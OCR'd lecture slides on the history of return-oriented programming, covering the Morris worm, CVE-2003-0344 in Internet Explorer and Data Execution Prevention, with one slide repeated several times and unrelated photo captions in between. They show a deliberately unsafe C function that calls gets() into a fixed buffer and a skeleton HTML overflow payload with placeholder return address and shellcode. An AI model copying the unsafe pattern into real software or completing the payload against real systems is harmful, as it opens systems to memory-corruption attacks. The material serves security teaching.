
Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



Return Oriented Programming - Timeline



Morris Worm, 1988

- Developed by Robert T. Morris
- Exploited stack overflow on fingerd process
- Affected 10% of internet (estimation)
- Prompted the formation of the CERT Coordination Center



New York City (dog legs)
Elliott Erwitt, 1974

CVE-2003-0344

- Author Skape (Matt Miller)
- Affected IE 5, 5.5, 6.0

```
<html>
<object
type="////////////////////////////////////////////////////////
//////abcdefgh[return address][shellcode]”>
</object>
</html>
```



Sir Winston Churchill
Yousuf Karsh, 1941

CVE-2003-0344




CVE-2003-0344




CVE-2003-0344




CVE-2003-0344




CVE-2003-0344



CVE-2003-0344



Return Oriented Programming - Timeline



Data Execution Prevention

- Enforces Read / Write / Execute on memory



Flower Power
Bernie Boston, 1967

